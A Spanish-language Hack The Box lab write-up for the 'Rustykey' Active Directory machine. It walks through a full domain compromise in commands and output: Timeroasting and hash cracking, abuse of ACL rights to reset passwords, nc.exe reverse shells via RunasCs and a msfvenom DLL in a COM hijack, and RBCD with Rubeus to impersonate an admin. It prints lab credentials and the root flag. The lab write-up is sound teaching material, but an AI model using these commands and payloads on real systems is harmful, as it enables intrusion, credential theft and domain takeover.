Rustykey

OS: Windows
Dificultad: Difícil
Puntos: 40
Nmap
ports=$(nmap -p- --min-rate=5000 10.129.100.79 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -p $ports -sV -sC 10.129.100.79Nmap scan report for 10.129.100.79
Host is up (0.088s latency).
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-01 02:56:18Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49671/tcp open msrpc Microsoft Windows RPC
49673/tcp open msrpc Microsoft Windows RPC
49674/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49692/tcp open msrpc Microsoft Windows RPC
50411/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windowsEnumeration
HTB nos proporciona credenciales para iniciar la enumeración.
rr.parker : 8#t5HE8L!W3AAgregamos el dominio y el subdominio a nuestro archivo hosts.
10.129.101.23 rustykey.htb dc.rustykey.htbAl intentar usar las credenciales directamente nos muestra el siguiente error.
session setup failed: NT_STATUS_NOT_SUPPORTEDEste error es porque está desactivado la autenticación por NTLM por lo tanto necesitamos autenticarnos por kerberos para acceder a los recursos. Utilizamos el módulo bloodhound de netexec para obtener información.
Note
Siempre tenemos que sincronizar la hora con el servidor para no tener el error KRB_AP_ERR_SKEW.timedatectl set-ntp offntpdate -s 10.129.61.81
nxc ldap 10.129.61.81 -u 'rr.parker' -p '8#t5HE8L!W3A' --kerberos -d rustykey.htb --bloodhound -c all --dns-server 10.129.61.81LDAP 10.129.101.23 389 DC [*] None (name:DC) (domain:rustykey.htb)
LDAP 10.129.101.23 389 DC [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
LDAP 10.129.101.23 389 DC Resolved collection methods: objectprops, psremote, session, container, dcom, rdp, trusts, group, acl, localadmin
LDAP 10.129.101.23 389 DC Using kerberos auth without ccache, getting TGT
LDAP 10.129.101.23 389 DC Done in 00M 21S

LDAP 10.129.101.23 389 DC Compressing output into /root/.nxc/logs/DC_10.129.101.23_2025-07-02_032434_bloodhound.zipAnalizando la información vemos que el servidor IT-COMPUTER3 puede añadirse al grupo HELPDESK.
Timeroasting
Después de probar diferentes cosas para obtener acceso a la MACHINE ACCOUNT IT-COMPUTER3$ llegamos al ataque Timeroasting. El cual nos permite obtener hashes por medio del protocolo NTP. Para esto utilizamos la herramienta timeroast.py.
Especificamos directamente el RID de la cuenta que nos interesa, podemos consultarlo en bloodhound.
/opt/Timeroast/timeroast.py -r 1125 10.129.101.231125:$sntp-ms$12f2a03206880a783d4e1761a63aba61$1c0111e900000000000a75514c4f434cec0ed34025e18845e1b8428bffbfcd0aec0f6deaf5c06911ec0f6deaf5c0d7ccPara crackear el hash requerimos la versión de hashcat que tenga el módulo 31300 y lo ejecutamos de la siguiente forma.
/opt/hashcat-6.2.6/hashcat.bin -m 31300 hashes.txt /usr/share/wordlists/rockyou.txt --forceWatchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 513 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs
$sntp-ms$12f2a03206880a783d4e1761a63aba61$1c0111e900000000000a75514c4f434cec0ed34025e18845e1b8428bffbfcd0aec0f6deaf5c06911ec0f6deaf5c0d7cc:Rusty88!Comprobamos el acceso a la cuenta.
nxc ldap 10.129.101.23 -u 'it-computer3$' -p 'Rusty88!' --kerberosLDAP 10.129.101.23 389 DC [*] None (name:DC) (domain:rustykey.htb)
LDAP 10.129.101.23 389 DC [+] rustykey.htb\it-computer3$:Rusty88!AddSelf (Group)
Ahora que tenemos las credenciales podemos unirnos al grupo Helpdesk, ya que tiene el permiso AddSelf. Para realizar esto utilizamos la herramienta bloodyAD, ejecutamos el comando.
bloodyAD --host dc.rustykey.htb -d "rustykey.htb" -u 'it-computer3$' -p 'Rusty88!' -k --dc-ip 10.10.11.75 add groupMember 'helpdesk' 'it-computer3$'[+] it-computer3$ added to helpdeskVerificamos que it-computer3$ pertenece al grupo Helpdesk.
nxc ldap 10.129.248.199 -u 'it-computer3$' -p 'Rusty88!' --kerberos --query "(sAMAccountName=it-computer3$)" ""
ForceChangePassword
Ahora vemos que podemos cambiarle el password a varios usuarios.

Realizamos lo siguiente con cada uno de los usuarios.
bloodyAD --host dc.rustykey.htb -d "rustykey.htb" -u 'it-computer3$' -p 'Rusty88!' -k --dc-ip 10.10.11.75 set password "gg.anderson" 'D00msl4y3r!'
bloodyAD --host dc.rustykey.htb -d "rustykey.htb" -u 'it-computer3$' -p 'Rusty88!' -k --dc-ip 10.10.11.75 set password "bb.morgan" 'D00msl4y3r!'
bloodyAD --host dc.rustykey.htb -d "rustykey.htb" -u 'it-computer3$' -p 'Rusty88!' -k --dc-ip 10.10.11.75 set password "ee.reed" 'D00msl4y3r!'[+] Password changed successfully!Si intentamos acceder con alguno de los usuarios no podremos, ya que estos pertenecen a un grupo especial llamado PROTECTED USERS. Y nos estará arrojando constantemente el error KDC_ERR_ETYPE_NOSUPP.

AddMember (Group)
Algo curioso es que también tenemos el permiso AddMember sobre el grupo PROTECTED OBJECTS. Esto nos permite agregar usuarios/grupos a PROTECTED OBJECTS, pero algo importante es que también podemos eliminarlos del grupo. Así que eliminaremos el grupo IT y SUPPORT de PROTECTED OBJECTS.

Eliminamos el grupo con el comando.
bloodyAD --host dc.rustykey.htb -d "rustykey.htb" -u 'it-computer3$' -p 'Rusty88!' -k --dc-ip 10.10.11.75 remove groupMember 'Protected Objects' 'IT'[-] IT removed from Protected ObjectsbloodyAD --host dc.rustykey.htb -d "rustykey.htb" -u 'it-computer3$' -p 'Rusty88!' -k --dc-ip 10.10.11.75 remove groupMember 'Protected Objects' 'SUPPORT'[-] SUPPORT removed from Protected ObjectsAhora nos permite generar tickets correctamente.
impacket-getTGT rustykey.htb/'bb.morgan':'D00msl4y3r!' -dc-ip 10.10.11.75[*] Saving ticket in bb.morgan.ccacheimpacket-getTGT rustykey.htb/'ee.reed':'D00msl4y3r!' -dc-ip 10.10.11.75[*] Saving ticket in ee.reed.ccacheEvil-winrm (Kerberos)
Estos usuarios se pueden conectar remotamente, ya que pertenece al grupo Remote Management Users. Para conectarnos por kerberos primero tenemos que configurar nuestro archivo krb5.conf con lo siguiente.
Note
Necesitamos instalar kerberos en nuestro sistema:apt install krb5-user
Agregamos las siguientes líneas al archivo /etc/krb5.conf.
[realms]
        RUSTYKEY.HTB = {
             kdc = dc.rustykey.htb
        }
Creamos la variable de entorno con el ticket.
export KRB5CCNAME=bb.morgan.ccachePodemos comprobar que el ticket que exportamos anteriormente está cargado correctamente.
klistTicket cache: FILE:bb.morgan.ccache
Default principal: bb.morgan@RUSTYKEY.HTB
Valid starting Expires Service principal
07/02/2025 22:09:29 07/03/2025 08:09:29 krbtgt/RUSTYKEY.HTB@RUSTYKEY.HTB
renew until 07/03/2025 22:09:19Ahora para acceder ejecutamos el siguiente comando.
evil-winrm -i DC.RUSTYKEY.HTB -r RUSTYKEY.HTB*Evil-WinRM* PS C:\Users\bb.morgan\Documents> whoami
rustykey\bb.morgan
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> dir ..\Desktop\
Directory: C:\Users\bb.morgan\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 6/4/2025 9:15 AM 1976 internal.pdf
-ar--- 7/1/2025 12:07 PM 34 user.txtLateral Movement
Vemos un archivo llamado interanal.pdf lo descargamos a nuestra máquina. Menciona algo sobre los registros.


El email viene por parte de support team y el único usuario que pertenece a ese grupo es ee.reed sin embargo aunque podamos crear un ticket no lo podemos usar. Por lo tanto utilizaremos la herramienta RunasCs para crearnos una shell. Primero subimos nc.exe y el RunasCs a la máquina.
mkdir c:\temp
cd c:\temp
upload /root/htb/Box/RustyKey/RunasCs.exe
upload /root/htb/Box/RustyKey/nc.exe
Ponemos a la escucha nuestro netcat.
nc -lvnp 1234Posteriormente ejecutamos el siguiente comando.
c:\temp\RunasCs.exe ee.reed D00msl4y3r! "C:\temp\nc.exe 10.10.14.9 1234 -e cmd.exe" -d rustykey.htb -l 2 -t 0[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-35db3ac$\Default
[+] Async process 'C:\temp\nc.exe 10.10.14.9 1234 -e cmd.exe' with pid 10828 created in background.Obtenemos la shell.
COM Hijacking / DLL Hijacking
En los programas vemos 7-Zip instalado.
C:\Windows\system32>dir "C:\Program Files\"

 Volume in drive C has no label.
 Volume Serial Number is 00BA-0DBE

 Directory of C:\Program Files

12/26/2024  09:24 PM    <DIR>          .
12/26/2024  09:24 PM    <DIR>          ..
12/26/2024  09:24 PM    <DIR>          7-Zip
12/26/2024  05:28 PM    <DIR>          Common Files
Esto es curioso, ya que el pdf mencionaba algo sobre los registros. Lo que nos llevaba al ataque COM Hijacking. Lo que tenemos que hacer primero es identificar el CLSID del programa 7-Zip.
C:\Windows\system32>reg query HKEY_CLASSES_ROOT\CLSID /s /f 7-zip

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll

End of search: 2 match(es) found.
Vemos el 7-zip.dll, si podemos modificar ese registro con nuestra propia DLL conseguiremos una shell por lo tanto hacemos lo siguiente. Creamos la DLL maliciosa.
msfvenom -p windows/x64/exec cmd='C:\temp\nc.exe 10.10.14.9 4444 -e cmd.exe' -f dll > shell.dll[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 309 bytes
Final size of dll file: 9216 bytesLa subimos a la máquina desde el winrm.

upload /root/htb/Box/RustyKey/shell.dllPonemos a la escucha netcat.
nc -lvnp 4444Modificamos el registro.
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /t REG_SZ /d "C:\temp\shell.dll" /f
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /v ThreadingModel /t REG_SZ /d Both /f
The operation completed successfully.Verificamos que se modificó correctamente.
reg query HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
(Default) REG_SZ C:\temp\shell.dll
ThreadingModel REG_SZ BothEsperamos un momento y obtenemos la shell.
Privilege Escalation
El usuario mm.turner pertenece al grupo DELEGATIONMANAGER y permite modificar el atributo msds-AllowedToActOnBehalfOfOtherIdentity esto significa que podemos realizar Resource Based Constrained Delegation (RBCD).

Resource Based Constrained Delegation (RBCD)
Para realizar este ataque requerimos Powermad, Rubeus y PowerView. Subimos los archivos al sistema desde winrm.
upload /root/htb/Box/RustyKey/Rubeus.exe
upload /root/htb/Box/RustyKey/Powermad.ps1
upload /root/htb/Box/RustyKey/PowerView.ps1
A partir de este punto utilizaremos la shell de mm.turner. Importamos primero los archivos ps1.
import-module .\Powermad.ps1
import-module .\PowerView.ps1
En esta ocasión no podemos crear una nueva máquina, ya que el valor de MachineAccountQuota es 0 así que utilizaremos la máquina IT-COMPUTER3 porque conocemos su password. Ejecutamos las siguientes líneas en powershell.
$ComputerSid = Get-DomainComputer IT-COMPUTER3 -Properties objectsid | Select -Expand objectsid;
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))";
$SDBytes = New-Object byte[] ($SD.BinaryLength);
$SD.GetBinaryForm($SDBytes, 0);
Get-DomainComputer DC.RUSTYKEY.HTB | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
Comprobamos que se modificó bien el valor.
Get-DomainComputer DC.RUSTYKEY.HTB -Properties 'msds-allowedtoactonbehalfofotheridentity'msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}Solicitamos el hash con Rubeus.
C:\temp\Rubeus.exe hash /password:Rusty88! /user:IT-COMPUTER3 /domain:rustykey.htb[*] Action: Calculate Password Hash(es)
[*] Input password : Rusty88!
[*] Input username : IT-COMPUTER3
[*] Input domain : rustykey.htb
[*] Salt : RUSTYKEY.HTBIT-COMPUTER3
[*] rc4_hmac : B52B582F02F8C0CD6320CD5EAB36D9C6
[*] aes128_cts_hmac_sha1 : 7FC395EF029C62A87A4C3947C928BF94
[*] aes256_cts_hmac_sha1 : DE365637D74678F04AB32727F5AAA5935D1AB4A7BC72BC7BD64892B37B3491E6
[*] des_cbc_md5 : 76E61032F75BC191Creamos un ticket.
C:\temp\Rubeus.exe s4u /user:IT-COMPUTER3$ /rc4:B52B582F02F8C0CD6320CD5EAB36D9C6 /impersonateuser:backupadmin /msdsspn:cifs/dc.rustykey.htb /altservice:cifs /nowrap[*] Action: S4U
[*] Using rc4_hmac hash: B52B582F02F8C0CD6320CD5EAB36D9C6
[*] Building AS-REQ (w/ preauth) for: 'rustykey.htb\IT-COMPUTER3$'
[*] Using domain controller: fe80::6098:c98f:97f6:a499%11:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFmDCCBZSgAw...<SNIP>...5odGI=
[*] Action: S4U
[*] Building S4U2self request for: 'IT-COMPUTER3$@RUSTYKEY.HTB'
[*] Using domain controller: dc.rustykey.htb (fe80::6098:c98f:97f6:a499%11)
[*] Sending S4U2self request to fe80::6098:c98f:97f6:a499%11:88
[+] S4U2self success!
[*] Got a TGS for 'backupadmin' to 'IT-COMPUTER3$@RUSTYKEY.HTB'
[*] base64(ticket.kirbi):
doIFtjCCBbKgAwIBBaEDAgEW...<SNIP>...VEVSMyQ=
[*] Impersonating user 'backupadmin' to target SPN 'cifs/dc.rustykey.htb'
[*] Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'cifs/dc.rustykey.htb'
[*] Using domain controller: dc.rustykey.htb (fe80::6098:c98f:97f6:a499%11)
[*] Sending S4U2proxy request to domain controller fe80::6098:c98f:97f6:a499%11:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc.rustykey.htb':
doIGfjCCBnqgAwIBBa...<SNIP>...V5Lmh0Yg==Copiamos el último ticket que se creyó y lo guardamos en nuestra maquina.
echo 'doIGfjCCBnqgAwIBBaEDA...<SNIP>...2V5Lmh0Yg==' | base64 -d > backup.kirbiAhora convertimos el archivo .kirbi a .ccache.
impacket-ticketConverter backup.kirbi backup.ccache[*] converting kirbi to ccache...
[+] doneExportamos el ticket.
export KRB5CCNAME=backup.ccacheEl usuario backupadmin pertenece al grupo ENTERPRISE ADMIS por lo tanto podemos modificar cualquier objeto del AD. Le cambiamos el password al usuario Administrator.
bloodyAD --host dc.rustykey.htb -d "rustykey.htb" -k --dc-ip 10.10.11.75 set password "Administrator" 'D00msl4y3r!'[+] Password changed successfully!Nos creamos un ticket nuevamente.
impacket-getTGT rustykey.htb/'Administrator':'D00msl4y3r!' -dc-ip 10.10.11.75[*] Saving ticket in Administrator.ccacheexport KRB5CCNAME=Administrator.ccachePor último nos conectamos por winrm.
evil-winrm -i DC.RUSTYKEY.HTB -r RUSTYKEY.HTB*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
291760fd2f636acc7514e14583b6c87fReferences
https://medium.com/@offsecdeer/targeted-timeroasting-stealing-user-hashes-with-ntp-b75c1f71b9ac
https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-roasting-timeroasting/
https://github.com/SecuraBV/Timeroast
https://hashcat.net/beta/
https://github.com/antonioCoco/RunasCs
https://github.com/int0x33/nc.exe/
https://blog.whiteflag.io/blog/protected-users-you-thought-you-were-safe/
https://pentestlab.blog/2020/05/20/persistence-com-hijacking/
https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution
https://github.com/Kevin-Robertson/Powermad
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1